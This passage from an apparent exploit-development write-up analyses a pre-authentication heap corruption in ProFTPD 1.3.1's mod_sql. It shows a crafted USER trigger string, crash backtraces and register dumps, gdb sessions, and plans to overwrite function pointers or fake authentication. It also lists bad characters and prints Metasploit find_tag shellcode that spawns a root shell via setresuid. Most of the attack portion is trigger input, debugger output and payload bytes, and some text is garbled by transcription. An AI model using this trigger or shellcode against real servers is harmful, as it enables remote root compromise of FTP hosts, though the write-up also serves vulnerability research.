EIP: 0x080c4354, EBP: 0xbfd0a1f8, _sql_getpasswd
EIP: 0x080c514d, EBP: 0xbfd0a2d8, _sql_getgroups
EIP: 0x080ca70e, EBP: 0xbfd0a308, cmd_getgroups
EIP: 0x080718a6, EBP: 0xbfd0a328, call_module
EIP: 0x0807339e, EBP: 0xbfd0a358, dispatch_auth
EIP: 0x0807481d, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.99861.0
EAX: 0x0000000
EBX: 0x0882d654
ECX: 0x0000103c
EDX: 0x0000001
ESI: 0x080d4960
EDI: 0x41346141
EBP: 0xbfd0a0a8
ESP: 0xbfd0a078
EIP: 0xb7b7e67a
So far, we can see we are memset()'ing a controllable pointer :D
Looking further at _sql_getpasswd in the backtrace:
(qdb) 1 *0x080c4354
0x80c4354 is in _sql_getpasswd (mod_sql.c:1252).
1247
1248
1249
          if (!cmap.usercustom) {
1250
            where = sql_prepare_where(0, cmd, 2, usrwhere, cmap.userwhere,
                                      NULL);
1251
1252
            mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 5, "default",
1253
              cmap.usrtable, cmap.usrfields, where, "1"), "sql_select");
1254
1255
            if (check_response(mr) < 0)</pre>
1256
              return NULL;
(qdb) 1 *0x080c0d85
0x80c0d85 is in cmd_select (mod_sql_mysql.c:812).
807
          } else {
808
            query = pstrcat(cmd->tmp_pool, cmd->argv[2], " FROM ",
                            cmd->argv[1], NULL);
809
810
            if (cmd->argc > 3 &&
```

```
811
             cmd->argv[3])
812
           query = pstrcat(cmd->tmp_pool, query, " WHERE ",
                         cmd->argv[3], NULL);
813
814
         if (cmd->argc > 4 &&
815
             cmd->argv[4])
816
           query = pstrcat(cmd->tmp_pool, query, " LIMIT ",
                         cmd->argv[4], NULL);
This backtrace is interesting, as it's appending contents we directly
control to the chunk. Playing further:
# telnet 127.0.0.1 21
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 ProfTPD 1.3.1 Server (ProfTPD Default Installation) [127.0.0.1]
ZA^mm^2m^2ZA^mm^2m^2Z^m
\verb|m%mA%mA%m%Z%Z%mAA%m%m%ZA%m%m%m%ZA%m%m%m%Z%m%m%Z%m
m%m%mA%m%ZAAA%mAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0A
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb7c7a6b0 (LWP 19840)]
0xb7cf467a in memset () from /lib/tls/i686/cmov/libc.so.6
(qdb) bt
#0 0xb7cf467a in memset () from /lib/tls/i686/cmov/libc.so.6
#1 0x08054d1a in pcalloc (p=0x98a84c4, sz=4156) at pool.c:481
#2 0x08055034 in pstrcat (p=0x98a84c4) at pool.c:580
#3 0x080c0d85 in cmd_select (cmd=0x98a84ec) at mod_sql_mysql.c:812
\#4 0x080c26f2 in _sql_dispatch (cmd=0x98a84ec, cmdname=0x80e4a3d
   "sql_select") at mod_sql.c:393
\#5 0x080c4354 in _sql_getpasswd (cmd=0x98a1ad4, p=0xbfa8368c) at
   mod_sql.c:1252
#6 0x080c514d in _sql_getgroups (cmd=0x98a1ad4) at mod_sql.c:1599
#7 0x080ca70e in cmd_getgroups (cmd=0x98a1ad4) at mod_sql.c:3612
#8 0x080718a6 in call module (m=0x80ee940, func=0x80ca6bd <cmd getgroups>,
   cmd=0x98a1ad4) at modules.c:439
#9 0x0807339e in dispatch_auth (cmd=0x98a1ad4, match=0x80d9685
   "getgroups", m=0x0) at auth.c:89
#10 0x0807481d in pr_auth_getgroups (p=0x98a1a04,
   3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A", group_ids=0x80fb0bc, group_names=0x80fb0c0)
   at auth.c:691
#11 0x08074a98 in auth_anonymous_group (p=0x98a1a04,
   A\$mA\$ZAA\$m\$m\$m\$m\$m\$m\$m\$m\$m\$m\$ZAAA\$mAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab
   3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A") at auth.c:751
#12 0x08074ea7 in pr_auth_get_anon_config (p=0x98a1a04,
   login_name=0xbfa838f8, user_name=0x0, anon_name=0x0) at auth.c:864
#13 0x080a4b5c in auth_user (cmd=0x9852e94) at mod_auth.c:1831
#14 0x080718a6 in call_module (m=0x80ec9e0, func=0x80a4a10 <auth_user>,
   cmd=0x9852e94) at modules.c:439
#15 0x0804c651 in _dispatch (cmd=0x9852e94, cmd_type=2, validate=1,
   match=0x9852ee4 "USER") at main.c:424
```

```
#16 0x0804caba in pr_cmd_dispatch (cmd=0x9852e94) at main.c:523
#17 0x0804d4ee in cmd_loop (server=0x9853af4, c=0x988abdc) at main.c:750
#18 0x0804ea36 in fork_server (fd=1, l=0x988a7bc, nofork=0 '\0') at
   main.c:1257
#19 0x0804f1cf in daemon_loop () at main.c:1464
#20 0x080522c6 in standalone_main () at main.c:2294
#21 0x08053109 in main (argc=4, argv=0xbfa84374, envp=0xbfa84388) at
   main.c:2878
(gdb) i r
              0x0
                      Λ
eax
              0x103c 4156
ecx
edx
              0 \times 1
                      1
ebx
              0x98a2444
                              160048196
esp
              0xbfa834a8
                              0xbfa834a8
                              0xbfa834d8
ebp
              0xbfa834d8
              0x80d4960
                              135088480
esi
edi
              0x41346141
                              1093951809
# ruby pattern_offset.rb 0x41346141
12
(gdb) frame 2
#2 0x08055034 in pstrcat (p=0x98a84c4) at pool.c:580
         res = (char *) pcalloc(p, len + 1);
(qdb) info locals
argp = 0x0
res = 0x0
len = 4155
dummy = 0xbfa83524 \dots
(gdb) x/32x \$esp
                             0x0000103c
0xbfa834e0: 0x098a84c4
                                             0x00000000
                                                            0x00000000
           0x00000000
0x00000000
                             0x0988b62c
                                             0xbfa83524
                                                            0x0000103b
0xbfa834f0:
0xbfa83500:
                             0x00000000
                                             0xbfa83548
                                                            0x080c0d85
0xbfa83510:
                             0x098a854c
             0x098a84c4
                                             0x080e40e5
                                                            0x098aa7d4
                                             0x0000000
0xbfa83520:
             0x00000000
                             0x080ef060
                                                            0x00000000
                             0x098a854c
                                             0x0000000
0xbfa83530:
             0x00000000
                                                            0x098a8534
                             0x0988b68c
0xbfa83540:
             0x0988b62c
                                             0xbfa83578
                                                            0x080c26f2
                             0x080e441a
0xbfa83550:
                                             0x098aa7d4
                                                            0x098a3874
              0x098a84ec
(gdb) x/s 0x098a854c
0x98a854c:
              "userid, passwd, uid, gid, homedir, shell FROM ftpuser"
(gdb) x/s 0x080e40e5
0x80e40e5:
                " WHERE "
(gdb) x/s 0x098aa7d4
0x98aa7d4:
                "(userid='", 'A' <repeats 20 times>, "%m%m%mA%m%mA%m%mAAA
6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0", 'A' <repeats 11 times>,
"%m%m%mA%m%mA%m%mAA%m"...
This crash is excellent, but it has several drawbacks:
 - No direct control of EIP, thus requiring overwriting larger chunks of
   memory which may be problematic.
 - Configuration dependent :(
   - Both SQLUserInfo and SQLGroupInfo specify table names and table
     entries. For example:
     - SQLUserInfo ftpuser userid passwd uid gid homedir shell
     - SQLGroupInfo ftpgroup groupname gid members
   - We could collect common configurations recommended in guides so that
     we can take them into account when bruteforcing.. sucky though.
```

Let's see what the others contain before getting too excited :)

```
----[ 3.3.2 - 2813d637d735be610a460a75db061f6b backtrace ]
# cat bt_frames.16259.0
EIP: 0x08054b7d, EBP: 0xbfd0a1d8, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0ale8, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a1f8, destroy_pool
EIP: 0x0807389f, EBP: 0xbfd0a248, pr_auth_getpwnam
EIP: 0x080a0e3a, EBP: 0xbfd0a488, setup_env
EIP: 0x080a51ca, EBP: 0xbfd0a4d8, auth_pass
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.16259.0
EAX: 0x62413362
EBX: 0x0000b25d
ECX: 0x0000002
EDX: 0x0882f8e8
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a1d8
ESP: 0xbfd0a1d0
EIP: 0x08054b7d
EAX looks like a modified pointer, and we can see we're in the
destroy_pool / clean_pool code. No arbitrary EIP yet :~(
(gdb) 1 *0x08054b7d
0x8054b7d is in destroy_pool (pool.c:415).
410
            return;
411
412
          pr_alarms_block();
413
414
          if (p->parent) {
415
            if (p->parent->sub_pools == p)
416
              p->parent->sub_pools = p->sub_next;
417
418
            if (p->sub_prev)
419
              p->sub_prev->sub_next = p->sub_next;
(gdb) 1 * 0x08054b0c
0x8054b0c is in clear_pool (pool.c:395).
390
          /* Run through any cleanups. */
391
          run_cleanups(p->cleanups);
392
          p->cleanups = NULL;
393
394
          /* Destroy subpools. */
395
          while (p->sub_pools)
396
            destroy_pool(p->sub_pools);
397
          p->sub_pools = NULL;
398
399
          free_blocks(p->first->h.next);
```

So, we can see that we've corrupted the p->parent->sub_pools pointer. Not immediately interesting, as we've isolated what appears to be very

interesting earlier on. Might be able to do some fun and games at some point with the old unlink() style, though.

```
----[ 3.3.3 - 3d10e2a054d8124ab4de5b588c592830 backtrace ]
# cat bt_frames.99758.0
EIP: 0x08054b7d, EBP: 0xbfd0a338, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a348, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a358, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.99758.0
EAX: 0x62413362
EBX: 0x0882d4ac
ECX: 0x0000002
EDX: 0x088356c8
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a338
ESP: 0xbfd0a330
EIP: 0x08054b7d
Unfortunately, EIP is the same as the 2813d637d735be610a460a75db061f6b
backtrace, except it dies with pr_auth_getgroups in the backtrace, rather
than pr_auth_getpwnam.
----[ 3.3.4 - 844319188798d7742af43d10f6541a61 backtrace ]
# cat bt frames.103331.0
EIP: 0x08054b7d, EBP: 0xbfd0a368, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a378, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a388, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a438, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a468, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a4a8, pr_auth_get_anon_config
EIP: 0x080c5691, EBP: 0xbfd0a4d8, sql_pre_pass
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804c9bb, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.103331.0
EAX: 0x62413362
```

```
EBX: 0x0000a2f3
ECX: 0x0000002
EDX: 0x0882f2b8
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a368
ESP: 0xbfd0a360
EIP: 0x08054b7d
Not that interesting, unfortunately.
-----[ 3.3.5 - 914b175392625fe75c2b16dc18bfb250 backtrace ]
# cat bt_frames.98014.0
EIP: 0x080544e0, EBP: 0xbfd0a368, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a378, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a388, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a438, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a468, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a4a8, pr_auth_get_anon_config
EIP: 0x080c5691, EBP: 0xbfd0a4d8, sql_pre_pass
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804c9bb, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.98014.0
EAX: 0x33614132
EBX: 0x00009bd9
ECX: 0x0000002
EDX: 0x0882ea84
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a368
ESP: 0xbfd0a350
EIP: 0x080544e0
EAX contains a corrupted value.
Looking at it further:
This GDB was configured as "i486-linux-gnu"...
(gdb) 1 *0x080544e0
0x80544e0 is in free_blocks (pool.c:138).
133
134
          block_freelist = blok;
135
          /* Adjust first_avail pointers */
136
137
          while (blok->h.next) {
138
139
           chk_on_blk_list(blok, old_free_list);
140
            blok->h.first_avail = (char *) (blok + 1);
141
            blok = blok->h.next;
142
```

This is semi-interesting, as we can overwrite something to point to the end

of the block (the start of the allocated usable memory). However, the blok = blok->h.next loop makes things a lot more trickier than we'd like (finding a suitable pointer that terminates the loop without crashing, etc.)

```
Moving on...
----[ 3.3.6 - b975726b4537662f3f5ddf377ea26c20 backtrace ]
# cat bt_frames.1575.0
EIP: 0x080544e0, EBP: 0xbfd0a338, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a348, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a358, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.1575.0
EAX: 0x33614132
EBX: 0x0882d29c
ECX: 0x0000002
EDX: 0x088398a4
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a338
ESP: 0xbfd0a320
EIP: 0x080544e0
This is a duplicate of the previous one..
----[ 3.3.7 - ccbbd918ad0dbc7a869184dc2eb9cc50 backtrace ]
# cat bt frames.1081.0
EIP: 0x080544e0, EBP: 0xbfd0a318, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a328, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a338, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a348, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a358, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
```

```
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.1081.0
EAX: 0x33614132
EBX: 0x0882d29c
ECX: 0x0000002
EDX: 0x08839484
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a318
ESP: 0xbfd0a300
EIP: 0x080544e0
Another duplicate :(
-----[ 3.3.8 - f1bfd5428c97b9d68a4beb6fb8286b70 backtrace ]
# cat bt_frames.11512.0
EIP: 0xb7b7e67a, EBP: 0xbfd0a118, memset
EIP: 0x080c2520, EBP: 0xbfd0a148, _sql_make_cmd
EIP: 0x080c4344, EBP: 0xbfd0a1f8, _sql_getpasswd
EIP: 0x080c514d, EBP: 0xbfd0a2d8, _sql_getgroups
EIP: 0x080ca70e, EBP: 0xbfd0a308, cmd_getgroups
EIP: 0x080718a6, EBP: 0xbfd0a328, call_module
EIP: 0x0807339e, EBP: 0xbfd0a358, dispatch_auth
EIP: 0x0807481d, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start
# cat regs.11512.0
EAX: 0x0000000
EBX: 0x0882da74
ECX: 0x00000024
EDX: 0x0000001
ESI: 0x080d4960
EDI: 0x41346141
EBP: 0xbfd0a118
ESP: 0xbfd0a0e8
EIP: 0xb7b7e67a
EDI is a pointer we control. Looking at it further:
(qdb) 1 *0x080c2520
0x80c2520 is in _sql_make_cmd (mod_sql.c:350).
345
          register unsigned int i = 0;
346
          pool *newpool = NULL;
347
          cmd_rec *cmd = NULL;
348
          va_list args;
349
350
          newpool = make_sub_pool(p);
351
          cmd = pcalloc(newpool, sizeof(cmd_rec));
352
          cmd->argc = argc;
```

```
353
          cmd->stash\_index = -1;
354
          cmd->pool = newpool;
(gdb)
355
          cmd->argv = pcalloc(newpool, sizeof(void *) * (argc + 1));
356
357
          cmd->tmp_pool = newpool;
358
          cmd->server = main server;
359
360
          va_start(args, argc);
361
362
          for (i = 0; i < argc; i++)
363
            cmd->argv[i] = (void *) va_arg(args, char *);
364
(gdb)
365
          va_end(args);
366
367
          cmd->argv[argc] = NULL;
368
369
          return cmd;
370
371
372
        static int check_response(modret_t *mr) {
          if (!MODRET_ISERROR(mr))
373
374
            return 0;
Interesting, it's in the make_sub_pool() code. Looking at it further:
310 struct pool *make_sub_pool(struct pool *p) {
311
     union block_hdr *blok;
     pool *new_pool;
312
313
314
     pr_alarms_block();
315
316
     blok = new_block(0, FALSE);
317
318
     new_pool = (pool *) blok->h.first_avail;
     blok->h.first_avail += POOL_HDR_BYTES;
319
320
321
     memset(new_pool, 0, sizeof(struct pool));
322
     new_pool->free_first_avail = blok->h.first_avail;
323
     new_pool->first = new_pool->last = blok;
324
325
      if (p) {
326
       new_pool->parent = p;
327
        new_pool->sub_next = p->sub_pools;
328
329
        if (new_pool->sub_next)
330
          new_pool->sub_next->sub_prev = new_pool;
331
332
        p->sub_pools = new_pool;
333
334
335
     pr_alarms_unblock();
336
337
     return new_pool;
338 }
So, if we got it returning an arbitrary pointer, allocations from this
```

pool (if within the default pool size) will overwrite memory we

```
control.. let's see what could be (include/dirtree.h):
```

```
96 typedef struct cmd_struc {
97 pool *pool;
98
    server_rec *server;
99
    config rec *config;
100
    pool *tmp_pool;
                                  /* Temporary pool which only exists
101
                                   * while the cmd's handler is running
102
103
     int argc;
104
105
    char *arg;
                                  /* entire argument (excluding
                                     command) */
106
    char **argv;
107
                                  /* Command grouping */
     char *group;
108
109
                                  /* The command class */
    int class;
                                  /* hack to speed up symbol hashing in
110
    int stash_index;
                                     modules.c */
   pr_table_t *notes;
                                 /* Private data for passing/retaining
111
                                    between handlers */
112 } cmd_rec;
```

Hmm, so we could overwrite pointers with somewhat controllable contents (don't forget the SELECT .. FROM .. WHERE type stuff interfering..)

```
----[ 3.3.9 - Summary ]
```

Out of the backtraces it has generated, the following look most useful (in usefulness looking order :p):

- 11380f2c8ce44d29b93b9bc6308692ae
- f1bfd5428c97b9d68a4beb6fb8286b70
- 914b175392625fe75c2b16dc18bfb250

Considering the code path taken, the first is the most easily exploitable. Unfortunately, we haven't got a clean EIP overwrite, and instead require returning a suitable pointer that will trash stuff near by it... depending on exploitation avenue, this may make things rather complicated.

```
--[ 3.4 - Exploitation avenues ]
```

So far, we've found an approach that allows us to return a pointer to be used later on where data we control is used in conjunction with other data.

What can we do with that? There's a couple of possibilities:

- Work out how to indicate authentication has succeeded
 - Should leave us with the ftpd with nobody (revertable to root) privileges, and access to /. That'd be pretty neat ;D
 - If we munge the heap too much, however, it may crash. Depending on what's being overwritten etc, it may be unavoidable.
- Run our own shellcode
 - We can revert to root with a setresuid() call.
 - More anti-forensically acceptable / less effort / etc :p

```
----[ 3.4.1 - Shellcode approach ]
```

By returning a pointer that leads us to overwrite a function pointer with our contents, we can run shellcode. All that's required is a single address. Let's say for arguments say, we use

USER ...SHELLCODE % m % a ... < POINTER TO RETURN > < OVERWRITE CONTENT >

We would overwrite the function pointer with a pointer to shellcode (our original pointer - X bytes to hit it). If we need to brute force a target pointer to overwrite, we can probably repeat <OVERWRITE CONTENT> several times to cover more memory than normal.

Due to space considerations, it would be best to use a find sock / recv() tag shellcode as a stager, then sending a another payload later on.

If shellcode size is a problem, it would be possible to spray our shellcode across the heap in the fake auth attempt, and use an egg hunter code in the trigger auth attempt. Ideally we would have a register or stack contents to give us an idea of where to start in case of ASLR.

There are perhaps some other techniques that may be possible on certain configurations, such as inputting the shellcode via reverse DNS, or in the ident lookup text. While possible, it's not entirely needed at this point in time and wasn't explored further.

Talking about shellcode, we should look at what character restrictions have. Obviously, $\xoldsymbol{$

```
\x0d (\r), \x0a (\n), \x00, \x27 ('), \x22 ("), \x08 (\b), \x09 (\t) \x1b (\Z), \x5c (\), \x5f (_), \x25 (%)
```

(That is, assuming we are exploiting ProFTPD getting auth information from MySQL. If it's getting information from Postgresql, then the bad character restrictions are probably different).

All in all, those restrictions aren't too bad, and some light experimentation implies it should be fine to use, as the following pastes show:

```
msf payload(shell_find_tag) > generate -b
    "\x00\x27\x22\x08\x0a\x0d\x09\x1B\x5c\x5f" -t c -o PrependSetresuid=true
/*
    * linux/x86/shell_find_tag - 102 bytes
    * http://www.metasploit.com
    * Encoder: x86/fnstenv_mov
    * AppendExit=false, PrependSetresuid=true, TAG=2pDv,
    * PrependSetuid=false, PrependSetreuid=false
    */
unsigned char buf[] =
    "\x6a\x14\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x12\x87"
    "\xe9\xb7\x83\xeb\xfc\xe2\xf4\x23\x4e\xd8\x6c\xe5\x64\x59\x13"
    "\xdf\x07\xd8\x6c\x41\x0e\x0f\xdd\x52\x30\xe3\xe4\x44\xd4\x60"
    "\x56\x94\x7c\x8f\x48\x13\xed\x8f\xef\xdf\x07\x68\x89\x20\xf7"
    "\xad\xc1\x67\x77\xb6\x3e\xe9\xed\xeb\xee\x78\xb8\xb1\x7a\x92"
    "\xce\x90\x4f\x78\x8c\xb1\x2e\x40\xef\xc6\x98\x61\xef\x81\x98"
    "\x70\xee\x87\x3e\xf1\xd5\xba\x3e\xf3\x4a\x69\xb7";
```

. . .

```
msf payload(find_tag) > use payload/linux/x86/shell/find_tag
msf payload(find_tag) > generate -b
"\x00\x27\x22\x08\x0a\x0d\x09\x1B\x5c\x5f" -t c -o PrependSetresuid=true
/*
* linux/x86/shell/find_tag - 74 bytes (stage 1)
* http://www.metasploit.com
 * Encoder: x86/shikata_ga_nai
 * AppendExit=false, PrependSetresuid=true, TAG=qvkV,
 * PrependSetuid=false, PrependSetreuid=false
unsigned char buf[] =
"\x31\xc9\xbf\xd3\xde\x9e\x99\xdb\xc9\xd9\x74\x24\xf4\x5b\xb1"
\xspace\x0c\x83\xc3\x04\x31\x7b\x0f\x03\x7b\x0f\xe2\x26\xef\x57\xa8\
"\x13\xe7\x8b\x7b\x07\xc5\xcc\x4d\x9c\x85\x45\x4b\x48\x6a\xe1"
\label{lem:condition} $$ \x9e\x3c\x5e\x16\x3e\x46\x9b\x4e\x3f\x46\x36\xe9\xe7\x84" $
"\x46\x74\x29\x66\x31\x1c\x03\xfd\x4d\xbd\x57\x50\x52\xa4";
 * linux/x86/shell/find_tag - 36 bytes (stage 2)
 * http://www.metasploit.com
unsigned char buf[] =
"\x89\xfb\x6a\x02\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x6a\x0b"
"\x58\x99\x52\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3"
"\x52\x53\x89\xe1\xcd\x80";
We can note down that we require 74 bytes or so for the shellcode.
If character encoding is enabled in ProFTPD (via mod_lang), this may incur
further restrictions in characters we can use, or alternatively require
decoding our payload, so that when it's encoded, it is correct. If
possible/suitable, that is :p
If the pointers we are after contain a bad character, we're in a little bit
of trouble :
----[ 3.4.2 - Data manipulation ]
There are plenty of global variables that can be modified in ProFTPD, that
can/may be useful for data manipulation.
grep'ing the src/ directory for "authenticated" shows some interesting
code:
 288 static void shutdown_exit(void *d1, void *d2, void *d3, void *d4) {
       if (check_shutmsg(&shut, &deny, &disc, shutmsg, sizeof(shutmsg)) ==
          1) {
         char *user;
 290
 291
         time_t now;
 292
         char *msg;
 293
         const char *serveraddress;
 294
         config rec *c = NULL;
 295
         unsigned char *authenticated = get_param_ptr(main_server->conf,
 296
           "authenticated", FALSE);
 297
 388
           if (c->requires_auth && cmd_auth_chk && !cmd_auth_chk(cmd))
 389
             return -1;
```

```
390
... (cmd_auth_chk being a .bss function pointer)
 393
           cmdargstr = make_arg_str(cmd->tmp_pool, cmd->argc, cmd->argv);
 394
 395
           if (cmd_type == CMD) {
 396
             /* The client has successfully authenticated... */
 397
 398
             if (session.user) {
 399
               char *args = strchr(cmdargstr, ' ');
 400
 401
               pr_scoreboard_entry_update(session.pid,
 402
                 PR_SCORE_CMD, "%s", cmd->argv[0], NULL, NULL);
 403
               pr_scoreboard_entry_update(session.pid,
 404
                 PR_SCORE_CMD_ARG, "%s", args ?
 405
                   pr_fs_decode_path(cmd->tmp_pool, (args+1)) : "", NULL,
                                     NULL);
 406
